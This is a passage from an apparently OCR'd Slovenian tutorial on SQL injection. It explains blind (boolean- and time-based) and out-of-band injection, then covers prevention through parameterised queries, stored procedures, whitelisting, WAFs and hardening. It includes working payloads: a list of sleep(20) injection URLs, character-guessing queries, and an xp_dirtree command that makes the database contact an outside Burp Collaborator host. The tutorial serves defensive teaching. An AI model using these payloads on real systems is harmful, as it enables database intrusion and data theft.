V primeru SQL blind injection ranljivosti pa so težave večje. Predvsem je problem, ker aplikacija ne izpisuje odgovorov baze ni zato seveda nikoli ne vemo »na čem smo«.

Najprej si poglejmo primere takšnih aplikacij

- Imamo aplikacijo, ki ima v bazi shranjene lastne podstrani. Aplikacija prejme URL klic od uporabnika, prebere željeno podstran, ki jo želi uporabnik obiskati, pošlje to podstran bazi v preverbo če podstran sploh obstaja, nato pa na osnovi odgovora baze bodisi izpiše to podstran, bodisi uporabnika preusmeri na opozorilo »spletna stran ne obstaja«.
- Imamo aplikacijo, ki zahteva vnos gesla. Ko uporabnik vpiše geslo, aplikacija to geslo pošlje v bazo. Če baza vrne pritrdilen odgovor, bo aplikacija uporabnika preusmerila v »notranjost« aplikacije, sicer pa ne.

V obeh primerih imamo torej aplikacijo, ki nam neposredno ne vrne odgovor baze. Če bi recimo sedaj bazi poslali ukaz, da naj vrne gesla vseh uporabnikov, bi baza to sicer naredila, a aplikacija tega ne bi izpisala. Kvečjemu bi s tem sprožili neko napako, saj aplikacija od baze pričakuje druge sorte odgovor (bolj v smislu DA ali NE).

Takšnim primerom ranljivosti rečemo SQL blind injection ranljivosti.

Izkaže se, da lahko napadalec v takšnih primerih še vedno enako učinkoviti izvede vse zlonamerne akcije, kot bi jih sicer.

Trik oz. taktika napadalca je v takšnih primerih, da se z bazo »pogovarja« v obliki »DA« oz. »NE« vprašanj. Namreč na osnovi »obnašanja« aplikacije, lahko napadalec ve ali je baza aplikaciji odgovorila z DA ali z NE.

Če poenostavimo to na zgornjem primeru:

Napadalec bi preko aplikacije vrinil v bazo klic, kjer bi bazo prepričal, da poleg preverjanja gesla pove še ali slučajno obstaja tabela z imenom gesla. Med tema dvema vprašanjema napadalec postavil »IN« in ker napadalec točno ve, da vneseno geslo ni pravilno in bo glede na obnašanje aplikacije točno vedel ali je bza na celotno vprašanje skupaj odgovorila z DA ali z NE, bo napadalec točno vedel ali v bazi obstaja tabela z imenom gesla ali ne.

In res v baznem jeziku obstaja cela vrsta variant, kaj vse lahko uporabnik vpraša bazo v obliki DA/NE vprašanj. Bazo lahko na primer vprašamo ali vsebuje 5 tabel, ali je prvi znak imena tretje tabele enak »A«, ali je tretji znak v podatku z ID vrednostjo=2 v stolpcu »ime« tabele »uporabniki« v bazi »stranke« enak »g«.

Napadalec torej ne bo mogel neposredno pridobiti vsebine podatkov iz baze, lahko pa bo najprej »črko po črko« uganjeval imena strukture baze, nato pa še »črko po črko« dejansko vsebino posameznih podatkov.

Sliši si sicer zelo nepraktično in neprimerno, a praksa pokaže, da lahko ustrezne skripte v takšnih primerih še vedno enako učinkovito pridejo do vseh željenih podatkov. Naj opomnimo, da ko smo pri izvedbi varnostnih pregledov spletnih aplikacij naleteli na SQL injection ranljivost, je bila ta v večini primerov tipa »SQL blind injection«, a smo z orodji in skriptami brez večjih težav enako učinkovito iz baz pridobili vse željene podatke.

Za začetek je za napadalca najbolj pomembno, da ustrezno pripravi okolje za postavljanje »DA« oz. »NE« vprašanj. Torej s poizkušanjem mora nedvoumno nedvoumno ugotoviti na kakšen način lahko pošlje bazi vprašanje, da bo ta odgovorila z »DA« oz. vprašanje, da bo ta odgovorila z »NE«.

Na voljo ima dva pristopa:

- **Boolean-based pristop.** Pri tem pristopu napadalec aplikaciji pošilja različna vprašanja za katera je jasno, da mora baza odgovoriti z »DA« oz. z »NE«. Kako tako vprašanje izgleda je v osnovi že takoj jasno. Vnosnemu parametru bi bil recimo »blabla' OR 1=1«. S tem dodatkom bo baza na vprašanje aplikacije, če vnosni parameter izpolnjuje določen pogoj vedno odgovorila z DA, saj četudi na primer »blabla« ni pravilno geslo, pa bo zato pogoj 1=1 vedno izpolnjen.
- **Time-based pristop.** Prvi pristop je že čisto v redu, a včasih se izkaže, da napadalec težko nedvoumna določi kako bo aplikacija odreagirala na »DA« in kako na »NE« vprašanje. V tem primeru lahko napadalec baznim klicem raje dodaja ukaz »SLEEP« (ali kaj podobnega – odvisno od verzije baze) in ukaz sestavi tako, da se ukaz SLEEP izvede, če je vprašanje tipa »DA«, če pa je vprašanje tipa »NE« pa ne. Napadalec lahko sedaj spremlja odziv aplikacije. Če je ta takojšen, lahko sklepa, da se ukaz SLEEP ni izvedel, torej je bil odgovor baze na postavljeno vprašanje »NE«, če pa pri odzivu pride do zamika, pa lahko napadalec sklepa, da je bil odgovor baze na postavljeno vprašanje »DA«.

Logika pristopa je torej enostavna, seveda pa mora napadalec aplikaciji poslati kar nekaj testnih klicev, kjer mora naprej ugotoviti s kakšno kombinacijo posebnih znakov bo baza klic sploh sprejela kot veljaven (to smo se naučili že v primerih in-band SQL injection ranljivosti).

Oba pristopa sta veljavna. Ima pa vsak svoje slabosti. Boolean based pristop, kot rečeno, včasih ni možen oz. je težavno nedvoumno določiti kdaj odziv aplikacije pomeni »NE«, kdaj pa »DA«. Na drugi strani je to z merjenem zamikov pri time-based testih lahko bistveno bolj nedvoumno (posebej če damo zamik malce večji), a takoj ko se »igramo« z zamiki, lahko povzročimo, da bodo testi trajali bistveno dlje časa in da lahko vplivamo na celotno delovanje aplikacije.

Poglejmo si praktičen primer

Zoper imamo našo točko

http://testna.stran/neka_podstran/id=1


za katero sumimo, da je ranljiva. To sicer z enostavnim testom (vstavljanje enojnega narekovaja) pri SQL blind injection ranljivosti praviloma ne moremo kar tako potrditi, a pač predpostavimo, da ta točka vsebuje ranljivost.

Izberimo Time-based pristop. Približen seznam začetnih testov bi lahko bil naslednji

```
http://testna.stran/neka_podstran/id=1" and sleep(20)--
http://testna.stran/neka_podstran/id=1" and sleep(20)#
http://testna.stran/neka_podstran/id=1" and sleep(20)/*
http://testna.stran/neka_podstran/id=1" and sleep(20)--+
http://testna.stran/neka_podstran/id=1 and sleep(20)--
http://testna.stran/neka_podstran/id=1 and sleep(20)#
```

```
http://testna.stran/neka_podstran/id=1 and sleep(20)/*
http://testna.stran/neka_podstran/id=1 and sleep(20)--+
http://testna.stran/neka_podstran/id=1' and sleep(20)--
http://testna.stran/neka_podstran/id=1' and sleep(20)#
http://testna.stran/neka_podstran/id=1' and sleep(20)/*
http://testna.stran/neka_podstran/id=1' and sleep(20)--+
```

Če pri kateremkoli od navedenih klicev naletimo na cca. 20 sekundni zamik pri odgovoru, smo na zelo dobri poti. Mimogrede, to je seznam ki deluje le na določenih tipih baz. Nekateri tipi baz namesto Sleep ukaza uporabljajo »waitfor delay«. Če torej sploh ne vemo kateri tip baze je pred nami, bi morali zgornji seznam dodatno razširiti. Enako bi morali zgornji seznam še bolj dodatno razširiti, če želimo preizkusiti tudi vse možne kombinacije vrivanj z raznimi kodirnimi tehnikami posebnih znakov, ipd.. A zaradi preglednosti in ohranitve enostavnosti prikazov predpostavimo, da nam v našem primeru tega ni potrebno početi.



Podoben seznam bi lahko naredili tudi za boolean-based pristop, vendar bi bilo tam spremljanje odzivov lahko bolj zapleteno. Vsak klic bi morali namreč izvesti dvojno (enkrat v obliki NE vprašanja, drugič v obliki DA vprašanja), nato pa bi morali primerjati odzive. Teoretično so lahko odzivi različni le v eni mali točki, tako da je v posebnih primerih boolean-based pristop lahko težaven.

Skratka, na določeni točki izvedemo teste in poizkušamo ogotoviti s kakšno sintaxo posebnih znakov moramo nato preiti v nadaljnje korake. Ko enkrat »začutimo«, da se aplikacija obnaša drugače (pride do zamika pri odzivu ali pa opazimo razliko med našimi »DA« oz. »NE« vprašanji) najprej zadevo nedvoumno potrdimo. Recimo ni dovolj, da je pri klicu enkrat skučajno prišlo do zamika. Če se dejansko pogovarjamo z bazo mora do enakega zamika kadarkoli klic ponovimo.

Recimo, da smo ugotovili, da spletna stran izkaže zamik pri klicu

```
http://testna.stran/neka_podstran/id=1' and sleep(20)#
```

Sedaj bi recimo lahko izvedli naslednji klic

```
http://testna.stran/neka_podstran/id=1 and (select sleep (20) from
        informational.schema where database() like'_____')#
```

Kaj ta klic naredi? Ta klic pogleda v bazo informational.schema in poišče baze, ki imajo v imenu 5 znakov (_ je označba za en znak). Če takšna baza res obstaja se sleep ukaz izvede, sicer ne. Na tak način bi lahko na primer najprej ugotoviti kolikšna je dolžina imena neke baze v naši zaledni bazi. Mimogrede, kot smo že nekajkrat omenili v dokumentu, smo glede točne sintaxe odvisno od točnega tipa baze. Če napadalec v tej točki še nima tega podatka, bi v resnici morali izvesti nekaj različnih primerov zgornjega ukaza, ker ne vemo katera sintaxa je pravilna.

Recimo, da je ugotovljena dolžina 7. Nato bi lahko uporabili klice, ki bi določili preverili, ali je prva črka imena baze enaka »a«

```
http://testna.stran/neka_podstran/id=1 and (select sleep (20) from
        informational.schema where database() like'a_____')#
```

Če do zamika pride, potem je odgovor pritrdilen, sicer ni. In tako naprej in tako naprej. Proti cilju se premikamo z majhnimi koraki, a ta princip nazorno kaže, da je možno tudi pri SQL blind injection ranljivosti enako učinkovito priti do vseh podatkov v bazi.

Out-band SQL injection ranljivosti

Pri prvem tipu ranljivosti nam je torej aplikacija »pomagala«, saj nam je bolj ali manj neposredno posredovala odzive baze. Pri drugem tipe ranljivosti nam je aplikacija prav tako »pomagala«, Sicer nam ni posredovala odzivov baze, nam je pa s svojim obnašanjem »izdajala« ali nam baza na vprašanje odgovarja z DA ali z NE.

Pri tem tretjem tipu pa je zadeva še dodatno zapletena, ker nam aplikacija ne daje nobenih namigov glede tega, kako baza odgovarja na naša vprašanja.


Poenostavljen primer aplikacije bi recimo lahko bila aplikacija, kjer bi uporabnik vnašal neke podatke v bazo. Aplikacija bi podatke vzela od uporabnika, jih poslala v bazo za vpis, nato pa bi aplikacija ne glede na odziv baze uporabnika preusmerila na glavno stran.

Četudi bi lahko napadalec v takšnem primeru bazi pošiljal svoje ukaze, mu to na videz nič ne pomaga, ker nikjer ne najde indicev, kako baza na te ukaze odreagira. Takšne ranljivosti imenujemo Out-band SQL injection ranljivosti.

A tudi v takšnem primeru obstaja rešitev. Ena izmed rešitev je, da zlonamernim klicem posredujemo ukaze, ki bodo v bazi povzročili neko eksterno akcijo.

Mogoče ne najbolj enostaven primer (a vseeno delujoč) bi lahko bil ukaz

```
declare @q varchar(99);set @q='\\smartcom.burpcollaborator.net\opn';
                    exec master.dbo.xp_dirtree @q
```



Če ta ukaz dodamo vhodnemu parametru in če bo aplikacija ta ukaz zares posredovala bazi, bo ukaz v resnici povzročil, da bo baza želela kontaktirati strežnik smartcom.burpcollaborator.net. Pri tem pa bo baza najprej izvedla DNS poizvedbo glede tega imena.

Domena burpcollaborator.net je recimo v lasti napadalca in če bi sedaj napadalec spremljal svoj DNS strežnik, bi lahko zaznal ali je napadena zaledna baza izvedla poizvedbo po tem imenu ali ne. Torej, četudi sama aplikacija ne bi na noben način odreagirala na odziv baze, bi lahko napadalec še vedno spremljal odzive preko tovrstnih tretjih točk.

Napad se sicer sliši malce zapleteno, a je povsem realen. Ko je enkrat napadalec v situaciji, da ugotovi kako točno lahko aplikaciji posreduje zgornji klic (torej kakšno kombinacijo posebnih znakov mora dodati, ipd..) ter ko je napadalec v situaciji, da lahko dokaj nedvoumno kontrolira ali je baza izvedla poizvedbo ali ne, bi lahko napadalec sedaj izvajal nadaljnje napade na zelo podoben način kot pri SQL blind injection napadih.

Napadalec bi torej vsakič posredoval klic na način, da bazo nekaj vpraša in če je odgovor »DA«, naj baza izvede poizvedbo na tem DNS strežniku, sicer pa ne. Ker napadalec lahko kontrolira DNS poizvedbe v lastni domeni, bi lahko tako točno vedel, ali je baza na njegovo vprašanje odgovorila z DA ali z ne.

Kako lahko preprečimo SQL injection ranljivost?

Sedaj ko smo SQL injection ranljivost že dodobra spoznali, pa si poglejmo še načine, kako lahko to ranljivost preprečimo.

Opredelimo dva pristopa k preprečevanju ranljivosti:

- Ustrezno programiranje skript spletne aplikacije
- Ostali mehanizmi s katerimi lahko preprečimo pojavo ranljivosti ali pa lahko vsaj omejimo posledice morebitnih ranljivosti

Ustrezno programiranje spletnih skript

V tehničnem smislu ima ranljivost izvor v programskih skriptah spletne aplikacije, ki nezadostno preverjajo vsebino različnih parametrov, preden jih uporabijo v klicih do baze in prav je, da najprej pogledamo, kako bi morali tovrstne ranljivosti preprečiti že v njihovem izvoru.

V prejšnjem poglavju smo navedli nekaj konkretnih primerov posebnih znakov in ukazov, ki jih napadalci tipično vstavljajo v parametre. Skripte v aplikaciji bi torej morale pred izvedbo klica do baze enostavno preveriti, če vrednosti s katerimi se ta klic sestavlja morebiti vsebujejo takšne zadeve.

Sliši se enostavno, a ni pomembno zgolj, da skripte takšne varovalke vsebujejo, ampak tudi, da jih vsebujejo na pravilen način.

Včasih namreč naletimo na aplikacijo, ki sicer varovalne mehanizme vsebuje, a jih je programer sestavil sam na osnovi lastnega razumevanja, znanja in predvidevanja. V takšnih primerih pogosto ugotovimo, da programer enostavno ni upošteval vseh možnih načinov napada in so zato takšne varovalke nepopolne.

Pri izvedbi varovalk se je potrebno držati ustaljenih in preverjenih mehanizmov. Navedimo tri takšne mehanizme

Najbolj pogost, najbolj enostaven in nenazadnje verjetno tudi najbolj zanesljiv način za preprečevanje SQL injection ranljivosti je preko uporabe Pripravljenih baznih ukazov s parametriziranimi klici. (**Prepared statements with Parameterized Queries**).

V ranljivih aplikacijah namreč komunikacija z bazo poteka tako, da aplikacija najprej s pomočjo vnesenih parametrov sestavi neko besedilo, ki naj bi predstavljalo klic do baze, nato pa to besedilo pošlje bazi. Ker si sedaj baza lahko to celotno besedilo oz. ukaz interpretira drugače, kot to pričakuje aplikacije (ker je napadalec spretno to besedilo z lastnimi parametri predrugačil) pride do ranljivosti..

V primeru principa »Prepared statements« pa se vse skupaj izvede na način, da se klic do baze na nek način definira v naprej in da se nato vneseni parametri dejansko v bazi jemljejo zgolj kot parametri. Aplikacija v resnici »zapeče« obliko baznega stavka in uporabnik/napadalec lahko dejansko vpliva zgolj na parametre tega stavka.

Ta princip je s posebnimi ukazi na voljo praktično v vseh programskih jezikih. Kako točno to izgleda v posameznem programskem jeziku si lahko bralec ogleda na spodnji povezavi

https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

Drug pristop je s t.i. Shranjenimi ukazi v bazi. (**Stored procedures**). Gre za podoben pristop kot pri prvem principu, le da sistem tu že kar v bazo v naprej shrani obliko klicev, ki jih bo aplikacija izvajala. Aplikacija nato bazi posreduje zgolj parametre in baza točno ve, da gre zgolj za parametre in nekako ne more priti do »nesporazuma«, kjer bi baza zaradi manipulacij vnosnih parametrov celoten bazen klic razumela drugače kot bi ga morala.

Vseeno se ta princip postavlja na drugo mesto, zato ker je omejen na določeno kompleksnost baznih klicev. Ta princip namreč še vedno vsebuje določene spremenljivke in v primeru kompleksnih baznih klicev, bi še vedno lahko prišlo do SQL injection ranljivosti (ali kakšnih podobnih), zato ni nujno priporočljiv, če nismo 100% prepričani, da deluje pravilno v posebnih okoliščinah naše aplikacije.

Nekaj več o tem načinu preprečevanja SQL injection ranljivosti lahko preberete na

https://www.owasp.org/index.php/Query_Parameterization_Cheat_Sheet

V resnici sta že zgoraj navedena pristopa zadostna, a včasih ne prideta v poštev. Tipičen primer takšnega posebnega primera je recimo, ko bi aplikacija dopuščala uporabniko m, da z vnosom podatkov definirajo ime tabele ali stolpca, ki bi ga želeli uporabiti v SQL klicu.

Poenostavljen primer:

Aplikacija je namenjena, da si uporabniki izpisujejo izpise iz baze, pri tem pa si lahko izpise sortirajo po določenem stolpcu. Aplikacija tako med vhodnimi parametri uporabniku ponudi tudi vpisno polje v katerega mora uporabnik vpisati dejansko ime stolpca (ki je enak imenu stolpca v strukturi) baze.


V tem primeru s prvima dvema načinoma enostavno ne moremo preprečiti SQL injection ranljivosti, saj parametrizacije in ostali mehanizmi, ki smo jih omenili in ki so vgrajeni v posamezne programske jezike, tega ne izvajajo za vrednost stolpcev.

Če gledamo iz stališča izdelave aplikacije bi seveda priporočali, da se že v štartu takšnim situacijam aplikacija izogiba in da se logika oz. flow aplikacije pripravi drugače. Če pa recimo imamo že narejeno aplikacijo, kjer smo zaznali tovrstno ranljivost in bi sedaj iskali »hitre« rešitve, pa si kot rečeno z zgornjima dvema principoma ne moremo pomagati.

v takšnih primerih morajo programerji uvesti bele liste oz. (**White list input validation**). To pomeni, da aplikacija ne sme dopustiti uporabniku, da v takšno polje vpiše poljubno vrednost, nato pa se aplikacija z različnimi preverbami ubada z vprašanjem ali morebiti ta vrednost vsebuje nek zlonamerni znak ali ne. Aplikacija mora v takšnih primerih v naprej določiti nabor veljavnih možnosti (če vzamemo naš zgornji primer, to pomeni, da se v aplikaciji v naprej naštejejo imena stolpcev, ki so možna izbira za uporabnika) in nato uporabnik pač izbere eno izmed v naprej definiranih možnih opcij.

Varovanje z ostalimi mehanizmi

Tipičen primer varovanja spletni aplikacij z ostalimi mehanizmi je s pomočjo Spletnih požarnih pregrad – WAF.



Dobri WAF sistemi lahko dokaj učinkovito preprečijo različne SQL injection ranljivosti, vendar se moramo zavedati, da je WAF sistem dober toliko, kot ga dobro skonfiguriramo.

V osnovi morajo WAF sistemi preprečevati URL klice, ki vsebujejo v posameznih parametrih posebne znake (mimogrede, preverjati se morajo tudi parametri v notranjosti http paketov in tudi v parametri v zaglavju http paketov). Pri tem je nujno potrebno upoštevati še morebitne variacije posebnih znakov:

- Morebiti so posebni znaki URL kodirani (ali kodirani s kakšno podobno metodo)
- Če lovimo posebne znake so ti morebiti zapisani v obliki Char kod
- Če lovimo bazne ukaze, so ti prav tako lahko morebiti zapisani v obliki Char kod.
- Dodatno velja, da so bazni znaki lahko sestavljeni iz različnih zlogov (recimo WAF lovi besedo UNION, mi pa pošljemo zahtevek, ki vsebuje »UN«+«ION«
- Ipd.

Skratka, trikov in možnosti, ki jih poznajo napadalci je lahko zelo veliko, tako da bi pri »ročni« konfiguraciji filtrov na WAF sistemu varnost lahko vseeno bila ogrožena. Ročni filtri pred SQL injection ranjivostmi se morajo uvesti skrbno in natančno

Dodatno pa je seveda predpogoj za varovanje spletnih strani z WAF sistemom, da WAF sistem posega v SSL promet med aplikacijo in uporabnikom, sicer bo WAF »slep« na večino napadov.

Ostali potencialno koristni nasveti

Za konec pa naštejmo še nekaj dobrih praks, ki sicer same po sebi ne morejo preprečiti SQL injection ranljivosti, lahko pa pripomorejo k temu, da so težje ali omejeno izrabljive:

- Če to ni nujno potrebno, ne združujmo bolj pomembnih baz podatkov enih aplikacij z manj pomembnimi bazami drugih aplikacij na istem baznem strežniku
- Pozorni moramo biti, da pravice uporabnika s katerim aplikacija dostopa do baze niso prevelike (če recimo aplikacija ne zahteva vpisovanja v bazo, naj tudi uporabnik nima teh pravic, ipd.)
- Poimenovanja baz, stolpcev, tabel in ostalih gradnikov naj bodo težje uganljiva in predvsem naj ne bodo enaka kot poimenujemo parametre v HTML kodi, ki je vidna zunanjim uporabnikom
- Bazni strežniki naj ne imajo dostopa v Internet omrežje, če je to le možno
- Budno spremljajmo količino prometa, ki ga uporabniki ustvarijo na naši spletni aplikaciji. Če je v danem trenutku tega abnormalno veliko za posamezne uporabnike, je to morebiti znak, da uporabnik pošilja aplikaciji veliko baznih ukazov (kar je recimo vedno potrebno pri SQL blind injection ranljivostih) ali pa je uporabnik celo že prišel do baze in ravnokar izvaja prenos vseh podatkov

Ostali viri informacij

Dodatne razlage SQL injection ranljivosti:

https://www.guru99.com/learn-sql-injection-with-practical-example.html

https://www.owasp.org/index.php/Blind_SQL_Injection

https://www.slideshare.net/stamparm/f-sec-2011miroslavstamparitallstartswiththesinglequote-9311238

https://www.acunetix.com/websitesecurity/sql-injection2/

https://www.cybrary.it/0p3n/anatomy-of-error-based-sql-injection/

http://hackyshacky.com/blog/sql-injection-union-based-tutorial/

http://www.sqlinjection.net/

Orodja za identifikacijo in preizkus SQL injection ranljivosti:

https://www.binarytides.com/sqlmap-hacking-tutorial/

http://sqlmap.org/

http://www.securiteam.com/tools/5IP0L20I0E.html

http://hackonadime.blogspot.si/2011/07/manual-sql-injection-without-tools.html

http://resources.infosecinstitute.com/advanced-sqlmap/

Razlaga načinov odprave napak:

http://www.michaelboman.org/books/sql-injection-cheat-sheet-mssql

http://www.michaelboman.org/books/sql-injection-cheat-sheet-mysql

http://www.michaelboman.org/books/sql-injection-cheat-sheet-oracle

http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

http://resources.infosecinstitute.com/sql-injection-cheat-sheet/

https://www.owasp.org/index.php/Query_Parameterization_Cheat_Sheet

https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

Ostale koristne povezave:

https://www.owasp.org/index.php/SQL_Injection

http://www.securityidiots.com/Web-Pentest/SQL-Injection/

http://www.sqlinjection.net/time-based/

https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/

https://www.perspectiverisk.com/mysql-sql-injection-practical-cheat-sheet/

https://www.gracefulsecurity.com/category/cheat-sheets/